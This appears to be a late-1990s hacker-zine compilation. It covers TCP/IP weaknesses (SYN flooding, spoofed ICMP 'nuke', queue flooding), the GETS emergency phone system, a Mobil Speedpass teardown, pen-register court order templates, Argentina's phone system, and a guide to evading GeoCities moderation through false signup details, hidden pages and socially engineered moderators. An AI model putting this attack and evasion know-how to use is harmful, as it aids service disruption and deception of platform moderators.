place they can go (lie - it can go to loopback: 127.0.0.1) in order to get someplace. However, at pm1.qed.net, it can go many ways since it is connected to many hosts. The routing table lists where to forward packets headed for each destination. If a packet is forwarded to the wrong gateway, such that the route from there would be either inefficient or impossible, the gateway sends an ICMP_REDIRECT, to tell the sender to modify its routing table. If, by error, a host gets a packet not destined for it, it doesn't send a redirect. It simply trashes the packet.

What are the TCP/IP Protocols?

The TCP/IP suite has many protocols which are used for various aspects of its responsibility. This is summarized in the ISO 7-Layer Model, but better summarized in Craig Hunt's 4-layer model:

Application Layer: programs and users using the network

Transport Layer: host-to-host connectivity

Internet Layer: low-level inter-network delivery

Physical Layer: hardware delivery

The application layer is programs using the network. This may be an ftp client or perhaps a web browser. The transport layer handles end-to-end connectivity, and includes the protocols TCP and UDP. TCP delivers a pseudo-connection-oriented link. The client requests a connection using a SYN packet, the server responds with a SYN+ACK (acknowledging the client's request, and requests a connection, forming a two-way/duplex connection). Once the client responds with an ACK, data can be sent. A UDP connection, on the other hand, is unconnected. This is most useful for query-response type services. For example, the DAYTIME UDP service waits for ANY UDP packet, and sends the current time back in another UDP packet. The Internet Layer provides the router-to-router-to-router-to-endpoint path. It also provides

the ICMP error messages. The physical layer involves sending the packets over an Ethernet connection, PPP link, token ring, etc.

```
Application Layer                        —-data—-
Transport Layer                  =head=l---data—-
Internet Layer         =head=l-head–l—-data—-
Phys. Layer    =head=l-head–l-head–l—-data—-
```

When the application wants to send something across a TCP connection or through a UDP socket, it notifies the system of its intent to do so. The TCP or UDP then tacks on an appropriate header and passes it down to the Internet layer. It tacks on an IP header and sends it to the Ethernet card or PPP driver which tacks on an Ethernet or PPP header and sends it on its way. Note that, for example, to IP, the TCP header is just data.

What Are Some Vulnerabilities of TCP/IP?

Consider this setup:

```
/ A \p---------p/ B \=---/-----=/ C \
\___/p        p\___/=   /     =\___/
```

In this setup, A is connected to the Internet through B, which is most likely his ISP's router. Note he has a PPP connection, usually not more than 28.8 or 33.6. C on the other hand, is connected to the Internet with an ISDN line. (The break in the connection between B and C means that the connection doesn't have to be direct. This can go on from the other side of the Net. Picture what happens if C starts sending large packets (let's say his ISDN line can handle 20 of them per second) to A. They will first have to arrive at B, and will be stored in its queue as it forwards them to A. However, the PPP line will only be able to handle 4 of these packets per second. More and more packets arrive from C, but B can't send them to A that quickly. Eventually, B's queue will begin to fill up, and it will send an ICMP_SOURCE_QUENCH to C. However, UDP sockets cannot receive ICMP messages by default, unless they've been specifically bound to a remote host, for a special reason: if the socket isn't bound to any host, it may be sending different packets to different hosts. On receipt of a SOURCE_QUENCH it will not know what to do. Thus, once B's queue is filled up, it won't be able to store messages for A, or from A, or to/from any other of its customers. This is used often in IRC wars because ircd will disconnect the person if they don't ping.

A similar effect can be achieved from PPP lines if many people do it at once.

SYN flooding is very simple - all it really is is sending repeated SYN packets with the source address spoofed. The victim will try to establish a connection with the fake address you put - and eventually crash.

Nuke is the lamest of all. It attempts to cut the connection between two hosts, such as an IRC client and server, or a lengthy FTP download, by sending an ICMP_HOST_UNREACH with the source spoofed to that of the server, to the client. The client software will theoretically believe that the server has crashed and end the connection. Most routers are smart enough now that this can be avoided. If yours isn't, upgrade your software.

GETS

"When the going gets tough, GETS keeps you going." That's the catchy slogan for this neat emergency telecommunications system the federal government has set up for things like nuclear wars and asteroid collisions. We hope the information on the following pages proves useful to the civilians who never seem to get told about these things. You can get more information (theoretically at least) by emailing gets@ncs.gov or phoning (703) 607-4800. (One number up is their fax line.) As for the mysterious 710 number referred to here, let's just say that the research is progressing nicely.

USING GETS:
How Do You Become a Subscriber?

If you are a member of the Federal Government—military or civilian—and you have requirements for emergency telephone services, contact your organization's GETS Point of Contact or the GETS Program Management Office for further information on becoming a subscriber. Non-NCS Federal organizations, state and local governments, and industry subscribers must be sponsored by an NCS member organization.

NCS Member Organizations

* Department of State
* Department of Treasury
* Department of Defense
* Department of Justice
* Department of Interior
* United States Department of Agriculture
* Department of Commerce
* Department of Health and Human Services
* Department of Transportation
* Department of Energy
* Department of Veterans Affairs
* Central Intelligence Agency

* Joint Staff
* General Services Administration
* United States Information Agency
* National Aeronautics and Space Administration
* Federal Emergency Management Agency
* Federal Communications Commission
* Nuclear Regulatory Commission
* United States Postal Service
* Federal Reserve System
* National Security Agency
* National Telecommunications and Information Administration

Government Emergency Telecommunication Service (GETS) is a service offered by the Office of the Manager, National Communications System (OMNCS), to meet national security and emergency preparedness (NS/EP) requirements for the use of public, defense, or Federal telephone networks by Federal, state and local government and other authorized users. Developed in response to White House tasking, GETS provides emergency access and specialized processing in local and long-distance telephone networks. GETS access is through a simple dialing plan and personal identification number (PIN).

The GETS Concept: Intelligently Using Commercial Technology

Economic pressures and technological advances have made telephone services increasingly more vulnerable to disruption by natural or man-made disasters. Recent events have shown that fires, power failures, fiber cable cuts, and software problems can cripple the telephone services of entire regions. Congestion in the public switched network (PSN), such as the well-documented "Mother's Day" phenomenon, can also prevent circuits from being accessed. GETS is designed and maintained in a constant state of readiness to make maximum use of all available telephone resources should outages occur during an emergency, crisis, or war.

GETS uses three types of networks:

* The *major long-distance networks* provided by interexchange carriers (IECs)—AT&T, MCI, and Sprint—including their international services.

* The *local networks* provided by local exchange carriers (LECs) such as the Bell Operating Companies and Independent Telephone Companies, cellular carriers, and personal communications services (PCS).

* *Government-leased networks*, including the Federal Telecommunications System (FTS2000), Defense Information System Network (DISN), and Diplomatic Telecommunications Service (DTS).

GETS is accessed through a universal access number 1+710-NCS-GETS using common telephone equipment such as a standard desk set, STU-III, facsimile, modem, or cellular phone. A prompt will direct the entry of your PIN and the telephone number. Once you have been authenticated as a valid user, your call is identified as an NS/EP call and receives special treatment such as enhanced routing and priority treatment.

Operational Concept

Fax

PBX International

PSN with:
* Access Control
* Enhanced Routing
* Priority Treatment

Cellular

Cellular

PBX

International

Panu! Conti

How GETS Works:
Call Completion Even in Damaged or Congested Networks

The tremendous growth in the telecommunications industry has enabled Government users to expand services at reduced costs, which, in turn, has increased our reliance on the telephone. But this growth has been accompanied by an increased vulnerability to a variety of problems. Economic viability and technical feasibility have combined to produce such advances as nationwide fiber optic networks, high-speed digital switching, and intelligent network features. Although backup systems are in place, the loss of a single fiber optic cable or the failure of a computer program can disrupt thousands of telephone customers for hours or days. GETS provides a cost-effective means to overcome network outages through the following key features.

DIALING PLAN

The dialing plan is based on the 710 area code that is reserved for NS/EP use. This area code is valid in the IECs and all LECs, cellular carriers, PCS, and foreign carriers. The normal access mode is through your presubscribed long-distance carrier by dialing the universal access number. If this is not successful, alternative long-distance carriers can be accessed by first dialing 10288 for AT&T, 10222 for MCI, or 10333 for Sprint, followed by the universal access number. Means of accessing GETS through FTS 2000, DTS, or other Government capabilities are also available.

ACCESS CONTROL THROUGH PINs

GETS has been designed to ensure that only authorized users access the service through the distribution, use, and control of PINs. The GETS user will be provided with a unique PIN that must be used to access the service. After the universal access number has been dialed, the GETS user will be prompted to enter a PIN and destination number.

If the PIN is valid, the call will be processed. If the PIN is not valid (for example, if you entered it incorrectly), you will be prompted to reenter the PIN. If the PIN, after three attempts, is again determined to be invalid, the call will be disconnected.

If the access control system fails, the call *will* be processed and allowed to complete. PINs can be deactivated for fraud or abuse.

ENHANCED ROUTING

LEC, cellular, PCS, and foreign carriers will route 710 calls to one of the three IECs. The IECs have implemented enhanced routing services. In the LECs, access is being enhanced by Alternate Carrier Routing (ACR) which automatically tries all three GETS IECs.

PRIORITY TREATMENT

GETS traffic receives priority treatment over normal traffic through:

★ *High probability of completion* (HPC) capability to provide:

– NS/EP identification.

– Priority signaling.

HPC is a method for identifying NS/EP calls. This identifier is carried across the networks and is used to trigger priority features associated with each call.

★ *Capabilities* such as trunk queuing, trunk subgrouping, or trunk reservation.

★ *Exemption* from restrictive network management controls that are used to reduce network congestion.

These features increase probability of call completion in congested networks. GETS will *not* preempt public traffic, nor are there levels of precedence in GETS.

SIGNALING

The normal signaling provided by the LECs, IECs, cellular carriers, and foreign carriers will be used for 710 traffic. This includes inband and common channel signaling.

INTERNATIONAL CALLING

GETS can be used to place or receive international calls. GETS routes the call to the appropriate international gateway switch for subsequent call completion to the destination country. For GETS calls that are originated overseas and destined for the United States, the foreign carrier assigns the call to the appropriate IEC in accordance with existing arrangements. After the call has reached the gateway switch in the United States, it is routed to access control for PIN validation and then to the destination.

INTEROPERABILITY WITH OTHER NETWORKS

You can access GETS through your FTS2000 or DTS circuits by first accessing these circuits (e.g., touch "8") and then entering the universal access number. The FTS2000 or DTS switch will automatically route the call to GETS. This direct access around potential PSN problems using facilities of FTS2000, DTS, or the evolving DISN is an important method of avoiding outages or congestion.

OTHER OMNCS PROGRAMS

★ *Cellular Priority Access Service* is a capability in development that provides nationwide priority access through commercial cellular services.

★ *National Telecommunications Management Structure* (NTMS) provides a management capability for coordinating the reconstitution of the telecommunication resources of the nation.

★ *Telecommunications Service Priority (TSP)* provides for priority installation and restoral of NS/EP telecommunication services.

ACCESS THROUGH "NUMBER TRANSLATION" CALLS

GETS provides called telephone number translations for users who require this type of service.

GETS Architecture

PRINCIPAL GETS SUPPORTED FUNCTIONS

★ Presidential Communications

★ Continuity of Government Operations

★ International Interface for Diplomatic and Defense Telecommunications

★ Agency Essential Emergency Functions

★ National Telecommunications Management Structure (NTMS)

★ Emergency Broadcast System Interface

★ State Emergency Operations Centers (EOCs)

★ Disaster Response

The Potential of **Mobil** Speedpass

by A.M.

My first Speedpass Key Tag arrived, unsolicited, in a glossy cardboard box (about the size used to mail videotapes) on a cold November morning. Eagerly, I opened the box to find a small plastic Key Tag, measuring approximately 3 3/4cm x 3/4cm, with a metal key ring through one end and three plastic ribs at the other. The tip of the ribbed end touts "MADE IN MALAYSIA". One side has a hot-stamped MOBIL imprint, the flip side has "your" personal eight character Transponder ID number. Also inside was a letter from Mr. M.L. Eason; Manager, Card Business, describing the real and imagined benefits of using this new marketing tool, activation instructions, and the fact that I received it because I was one of Mobil's "Most Valued Customers"!!!

Before I activated the Key Tag, I decided to attempt a purchase with it. This was fueled by Mr. Eason's claim that there was "No more waiting for credit authorization". Following the directions in the six page brochure included with my new toy, I held the Key Tag up to the square "Place Speedpass Here" area on the credit-card-accepting pump. Within one second the Mobil logo, a round flying red horse emblem, lit, indicating that I was cleared to begin pumping! My stomach tightened, much the same way it does when you have two 7's on a slot machine, and you're waiting for a third! But alas, by the time I got my act together and started with the nozzle towards my tank, the horsie light went dark.... *Damn.* Oh, and then, the LCD on the pump read:

PLEASE SEE CASHIER

Uh oh. I tried the tag on the next pump, but got the same cashier message immediately. Walking into the station, I handed the lovely attendant my antique plastic charge device (Mobil Credit Card), nervously said "Fill-Up," and bought myself $15 worth of gas - no questions asked... whew.

Later on, I followed M.L.'s advice and called (800) 459-2266 to activate my Key Tag. Lisa thanked me for calling, and asked me for my Key Tag number (no problem). My Bill To Credit Card number (any valid credit card that Mobil accepts, ATM/debit cards not accepted at this time). Is a receipt desired at each Key Tag purchase? (Nah.) And, um, for security reasons, my date of birth and Social Security Number....

Red Flag! Now I've been an avid *2600* reader for many years, and I know better than to share this privileged information with anyone, even the lovely-voiced Lisa, but alas, she wouldn't budge on this issue, so, in the name of Electronic Petroleum Purchasing, as well as to advance the hacking sciences, I provided the necessary data and soon returned to the pumps for my first Transponder Transaction. Traveling to a different Mobil station, I slowly approached the pump's P.S.H. square, and, when I got to within an inch of the sign, I smiled at the illuminated equine, and quickly began pumping my gas, possible since the emblem remained lit (by the way, you do have the option of canceling the Key Tag purchase before you vend product, and paying via a different method, or just leaving). Well, I got my gas and no receipt (as requested), and considered the fact that *before activated,* I may have been able to vend a few cents of recycled dinosaurs before my simultaneous pumping and authorization was denied (the only way that M.L. Eason's statement about "No more waiting for credit authorization" makes any sense. That is, if indeed, it is true at all.)

A few days later I called the 800 number and requested a second Key Tag (free) for my "wife" and a battery-operated Car Tag (also free) for my "girlfriend" (really now). No problem sir, they're on their way. When my duplicate (or, more correctly, linked) Car Tag arrived, it was time for Dissection Class....

Welcome to BIO 149.9

The plastic tag, developed in conjunction with the Wayne Division of Dresser Industries and Texas Instruments, opened easily when my 40 watt soldering iron, equipped with a sharp XACTO blade, melted along the flashing line on the casing. I quickly uncovered a ribbed silicone rubber sleeve inside, measuring 2 1/2 cm x 1/4 cm. Slicing open this shock absorber, I unearthed, to my surprise, a tiny sealed glass ampoule (3/4 cm x 1/4 cm). I was working carefully

to keep the patient alive. Close (and I do mean close) observation revealed a tiny coil assembly at one end, and an even smaller printed circuit board at the other. I cracked open one end of the vial and watched as a fluid (assumed to be liquid silicone for shock-absorbing and moisture retarding purposes) drained out onto the operating table.

(*Hey!* Schooltime Prank - insert the unopened glass ampoule into a drilled-out pencil, and shock/amaze your friends when you "Beat the System" and get "free unleaded gasoline" from your "lead-free pencil.")

Anyway, after drying off the miniature transponder board, I realized that it held a multiple-winding coil around a ferrite core, as well as a two-sided PC board which had a few surface-mounted components on one side (assumed to be a diode, resistor, and a capacitor), as well as a black epoxy-covered microprocessor on the other side. The extreme tip of the board had four copper pads exposed, presumably to power/program the logic during assembly. By the way, the patient survived the operation, as I was able to activate the pump with the transponder outside of its glass "body."

Now, utilizing deductive reasoning as taught in BIO 151.9 (yea, yea, gas prices are always rising), we may assume the following series of events:

1. Holding the Key Tag up to the P.S.H. sign brings the coil's windings close enough to allow the gas pump's internally-mounted coil to inductively couple with the Key Tag's coil, effectively forming two halves of a transformer.

2. This AC voltage is now rectified via the pcb mounted diode.

3. DC voltage is directed to the epoxy-doped microprocessor/emitter, which then begins outputting my transponder's unique ID code.

4. The resultant flea-powered transmission, made possible by using the resistor/capacitor array, along with the transmission winding of the coil, is directed back into the pump.

5. A (very) temporary "local" go-ahead is issued, illuminating Pegasus, *and allowing you* to pump gas while an authorization is sought via conventional (landline or satellite) means.

6. If you pass the test (your activated Key Tag number, valid credit-card account number, and station information all check out), the pump controller receives an "OK to continue vending" sig-

nal, allowing you to finish your $1.59.9 a gallon purchase. The pump also is told whether or not to issue you a paper receipt (you may, at any time, call the 800 number to toggle this status).

As far as the security aspects of my go-juice gadgets (both the Key Tag and the Car Tag) are concerned, Mobil assures us that the transponders do not transmit your credit card number, just your unique transponder number, which is linked up to the chosen credit card number at the authorization center. You also have the option of canceling before you vend. In the case of the Car Tag, an errant authorization request is, indeed, possible.

Since the use of these devices does not require a PIN of any type, your account is only as secure as the devices' current owner. Anyone breaking into your car and taking the Car Tag, or finding your keys with the Key Tag attached, can have a field day with their free gas device. We can only assume that Mobil's crack software developers included a built-in daily "Vend up to $XX.XX and then issue an inquiry" (remember my "PLEASE SEE CASHIER" message) or fraudulent-use limit. I assume that, like with gasoline charge cards, the maximum limit to your responsibility for fraudulent use of your missing device varies from state to state.

It is interesting to note here that all stations equipped with the Self-Service Smart Pumps also have a decent amount of CCTV cameras trained on the users, vehicles, and license plates.

While waiting for Part II ("Mobil Speedpass Car Tag") of this article, why not visit their web site for more information at: www.mobil.com/speedpass. Perhaps you'll be able to answer the question "What are those flimsy dipole antennae doing over all of the Smart Pumps???

Telco/Government Cooperation

(NAME)
United States Attorney/District Attorney
(NAME)
Assistant U.S. Attorney/Deputy District Attorney
(ADDRESS)
(TELEPHONE NUMBER)

IN THE _____ COURT

FOR THE _____ DISTRICT/COUNTY OF CALIFORNIA

IN RE: APPLICATION FOR   )
AN ORDER AUTHORIZING   )
THE INSTALLATION AND USE OF PEN   )
REGISTERS, TRAP, CALLER IDENTIFICATION)
AND NUMBER SEARCH   )
DEVICES, AND THE DISCLOSURE OF   )
TOLL AND SUBSCRIBER INFORMATION   )

ORDER

This matter came before the Court pursuant to a (DATE) Application under (CODE SECTION)

authorizing the installation and use of pen registers, trap and number search devices on telephone

number(s) (NUMBER). The Court finds the applicant has certified that the information likely to

be obtained by such installation and use is relevant to an ongoing criminal investigation into possible

violations involving offenses enumerated in (NAME APPLICABLE CODES), by (NAME(S)), and others

yet unknown.

IT IS THEREFORE ORDERED, pursuant to (CODE SECTION), that Agents of the (NAME OF

AGENCY), for a period of (NUMBER OF) days from the date of this Order, may install and use pen

registers, trap and number search devices to register numbers dialed or pulsed from the telephone

numbers and to identify the originating telephone number of incoming calls to (NUMBER(S)) and to

record the date and time the telephone receivers corresponding to said numbers are off the hook for

incoming and outgoing calls.

12/4/95

1

These pages are from a Threat Assessment seminar put on by law enforcement and the local phone company. Note how being called from or dialing into a phone number under investigation can quickly put you under investigation yourself! You can also find some revealing information in the selected handouts if you look closely.

Submitted by Mr. Opossum.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell furnish Agents of (NAME OF AGENCY), forthwith, all information, facilities, and technical assistant necessary to accomplish the installation of the pen registers, trap and number search devices, unobtrusively and with minimum interference with the services presently accorded persons whose dialings or pulsings are the subject of the devices.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Agents of (NAME OF AGENCY) may use a trap and trace device, including "caller identification", on telephone number (NUMBER), to register numbers calling into (NUMBER).

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell, and any other telephone company or common carrier, for a period of (NUMBER OF) days from the date of this Order, furnish subscriber information, (CAN ALSO INCLUDE billing records, and credit information) for all telephone numbers dialed or pulsed from telephone numbers (NUMBER(S)) and for the originating telephone number of incoming calls to (NUMBER(S)).

IT IS FURTHER ORDERED that Pacific Bell by compensated by the applicant for reasonable expenses incurred in providing technical assistance.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that this Order and the Application be sealed until otherwise ordered by the Court and that Pacific Bell not disclose the existence of the Order, the existence of the devices, or the existence of the investigation to the listed subscribers, or to any other person, unless or until otherwise ordered by the Court.

DATED: _____   _____
                                     Court Magistrate/Judge

12/4/95

2

More....

Court-Ordered Services
Trap & Trace

trapped telephone

s-b loop

terminating trap

Local CO

originating trap

s-b loop

Distant CO

Pacific Bell Investigative Services

Court-Ordered Services
Trap

- Local switch, Tandem switch, TOPS switch, IEC switch
- Conventional signaling Vs. SS7
- Establishing a trap
- Obtaining information from a trap
- Trap information is in the switch for a short time, transferred to tape, and on a scheduled basis, purged

Pacific Bell Investigative Services

Court-Ordered Services
Number Search

- Program does not report negative results
- Must be ordered by 11:00am the following business day
- Court order required

target phone

billing computer

number search

Pacific Bell Investigative Services

Court-Ordered Services
Technical Investigative Techniques

- **Intercept facility**
  - private line circuit
  - dial-up service
- **Dialed Number Recorder (DNR)**
- **Number Search**
- **Trap/trace**
- **Caller ID**

Pacific Bell Investigative Services

INVESTIGATIVE SERVICE
Hostage And Barricaded Situations:

- **Controlling Service:**
  - Deny subject ability to make outgoing calls
  - Change subjects telephone number
  - Disable custom calling features
  - Disable any additional phone services

Pacific Bell Investigative Services

INVESTIGATIVE SERVICES
Hostage And Barricaded Situations:

- **Our Role in Assisting Law Enforcement:**
  - Section 7907 Public Utilities Code authorizes controlling telephone services.
  - Provide communications to the barricade subject.
  - Provide law enforcement options on controlling telephone services.
  - Provide law enforcement advice and counsel if telephone problems are encountered

Pacific Bell Investigative Services

How To Get Away With Things On GeoCities

by Champ77

Why would anyone care about getting away with things at GeoCities? Well, basically, GeoCities (GC) gives you two megs of space on their system to put up what you want, as long as it isn't "objectionable." Funny thing, ya know. They allow all sorts of crappy pages, but if you try to put up a page on "hacking" they will delete it as soon as they find it. But, if you are smart, they will never find it.

How Pages Are Checked

Each "neighborhood" in GC has a set group of BlockLeaders (BLs) and Community Leaders (CLs). CLs are GeoCitizens who fill out an application which is reviewed by a set of CLs for that neighborhood who are called the CL Review Team or something similar. BLs usually just have to say they want to be a Block Leader to become one. BLs "patrol" a certain block of their neighborhood, looking for content violations. CLs do this and also participate on several "teams," but that has little bearing on most GeoCities users, so we will skip it. At least once a month, the CLs and BLs are supposed to scan their block and report anything they find back to the real GeoCities employees with an alert form. Since this form is open to all users, the turn-around time for alert can be quite a bit. Common content violations reported to alert are: no link back to the GeoCities main page, hacking, pornography, and copyright infringement. Once alert gets the report and reviews it, they will take some action, which ranges from warning the homesteader to deleting the account and page.

Getting Your Account

When you sign up for your account, tell them whatever you want! The data is never really used again unless for some deranged reason you sign up for GeoPlus (a pay service which gives you more space on GC). The CLs and BLs you will deal with never have access to this information, it is accessible only to GeoCities employees, who most GeoCities users never encounter. Be creative with the account information form! This is your chance to have a page and put whatever you want on it without you having to worry about what could happen! I would suggest signing up for a GeoCities email address and using that on your GeoCities home page. Now before you pick your address, go to the Community Page of the neighborhood you are moving into. Somewhere will be a human resources link. Look for it and somewhere linked to that will be a chart of the BL and CL block assignments. Try and find an address that is unpatrolled. If all the blocks are being checked, find a new neighborhood or look for a block being patrolled by a new CL (CLs are listed in chronological order on most Community Resource pages).

Moving Into Your New Address

Once your account is activated, move in as soon as possible. If you don't move in within a certain time frame, your account will be deleted. Create a crappy page (it will fit right in at GC) about something that fits in with the neighborhood you moved into. Be sure your page description doesn't say something stupid like warez or hacking. Make the page look legit. Sign up for the GeoCities Banner Exchange and all that crap. If a BL or CL emails you, be nice to them. If there is some problem with your page, be happy and fix it. If you fix things quickly and re-

ply to their email quickly, they will be less likely to report you to alert. It is standard procedure in most cases to email the user before going to alert if there is a content violation.

Setting Up The Real Page

If you actually read the GeoCities terms of agreement and all that legal crap, one of the things they tell you not to do is create pages not linked to any of your other pages. You know why? Because the pages are checked by ordinary users. They have no way to peer into your directory and see if you have any content violations lurking around on pages they don't know the URL for. So, just be careful who you tell about your real page on GeoCities and you should be able to put up whatever you want. With a legit looking main page and an unlinked real page, you should be able to put up whatever you want on GeoCities and never have to worry about being caught and kicked off.

What To Do If You Get Caught

If GeoCities finds out somehow about your page and mails you about it, don't expect to be able to weasel your way out of it. If the real GC employees mail you, you can expect to fix the problem or be deleted. I would suggest deleting all your files and disappearing from GC then. But, if you are lucky and a BL or CL sends you a message, be friendly. Social engineering is very useful here. BLs and CLs are normal, untrained people. They are easily fooled.

In conclusion, GeoCities could be used as a tool, a place to have pages to spread knowledge and the power that comes with it. I would love to see it used for more things than people talking about their pet dog or their favorite sailboat. It's two megs of free space. Now two megs might not sound like much, but that could hold quite a few texts. And even if you don't have the space to put up all the texts you would like to, you can put up *thousands* of links.

The Argentinian Phone System

Mar del Plata Sede de los XII Juegos Panamericanos

by Derneval

My article about the Brazilian phone system made such an impression (I even saw a rewritten/pirated version of it in a great US Internet magazine) that I decided to go on and tell a few things about Argentina's phone system. Although I do not live there, Argentina and Brazil border each other and people are fond of saying that they are our future (meaning what happens in Argentina sooner or later happens in Brazil, maybe differently, but it happens). To write this article I talked to Argentine phreakers and two Argentine women and read a bunch of newspaper articles, some pieces I gathered from Argentine hacker zines, and a book about their hacking. There might be an error here and there. Sorry. But the data I gathered is much more strange than the Brazilian phone system.

Their phone system a few years ago was a little worse. For starters, Argentine businessmen didn't use phones to accomplish business. It was a state monopoly, just like Brazil's, and it was called EnTel. The waiting time for the installation of a new phone line could amount to ten years and any problems with the line could take weeks to be solved. The switches were mostly mechanical and, after lifting the receiver, it could take a few seconds before one could start punching numbers. Although the country had its own X25 network (ARPAC), the system was so old and chaotic, its infrastructure was near collapse by 1989. If anyone remembers those days, Argentina's economy made some world headlines because of its major problems, The government, to sanitize the economy, put everything up for sale. In the case of the phone system, to ease things, it was declared that they were giving up any thought of future control over the service, including any thought of taxing the services.

So what happened? A state monopoly was replaced by a double monopoly of two companies: Telecom (I think it's Dutch-owned) and Telefonica de Argentina (mix of French, Spanish, and Italian money). The capital, Buenos Aires, was divided fifty-fifty between the two of them. The cost of a phone line dropped to something like US $400. And suddenly everybody who wanted a phone line could have one. Magic? No. The phone system stayed just the same for a while, but the billing of a single line was

raised to a minimum of US $200 a month. (It's considered lack of manners in Argentine families to visit and ask if you can use the phone.) So, many people who already had their phones installed by the old system simply could not afford this and they returned their lines. *That* was the magic. Another interesting fact is that a cell phone line is free, but the billing is a bit higher.

I got this info from an Argentine teacher who was thrilled with the Internet. Her two kids also wanted net access. She told me that unfortunately her bank account wasn't big enough for them both. A phone line is there only for receiving calls and emergencies.

To give an idea of how the billing works, a call 500 kilometers away is billed the same way as a foreign call. And the price for a foreign phone call is damn expensive. So, many people and businesses started using call-back systems in order to call foreign. What is that? You call a company in the US, it calls you back and you can call anywhere you want at rates 50 percent cheaper. It was quite a hit, so much that the double monopoly counterattacked by raising the price of local calls (between 35 to 57 percent depending on the time of the day).

People in Argentina were so outraged that they had a phone protest in February of 1997. It was called "Telefonazo" or "Apagon Telefonico." In the whole country, between 12:45 and 13:00 hs, no call was made. Those who did not have phone lines made noise with whatever was available. The opposition to this price increase was so big that a judge was said to have reversed the thing. But I heard no more about that. Argentina's phone system was seen in Brazil as a reason why things should not change there.

Argentina's first private satellite, Nahuel1A, was also the subject of some controversy. Launched by a French company, it generated a lot of complaints from the United States, because it was entering into other countries' areas of exploration. The fact that Argentina's market for satellite service excludes foreign companies was also reason for some noise.

More....

2223094

Telefónica de Argentina

SERIE C2 / 250.000

Esta tarjeta se vende bajo envoltura transparente como precinto de garantía de no haber sido utilizada. No la acepte si el precinto ha sido dañado o carece de él.

Para cualquier consulta o aclaración diríjase a la Oficina Comercial de **Telefónica de Argentina** más próxima.

25 FICHAS

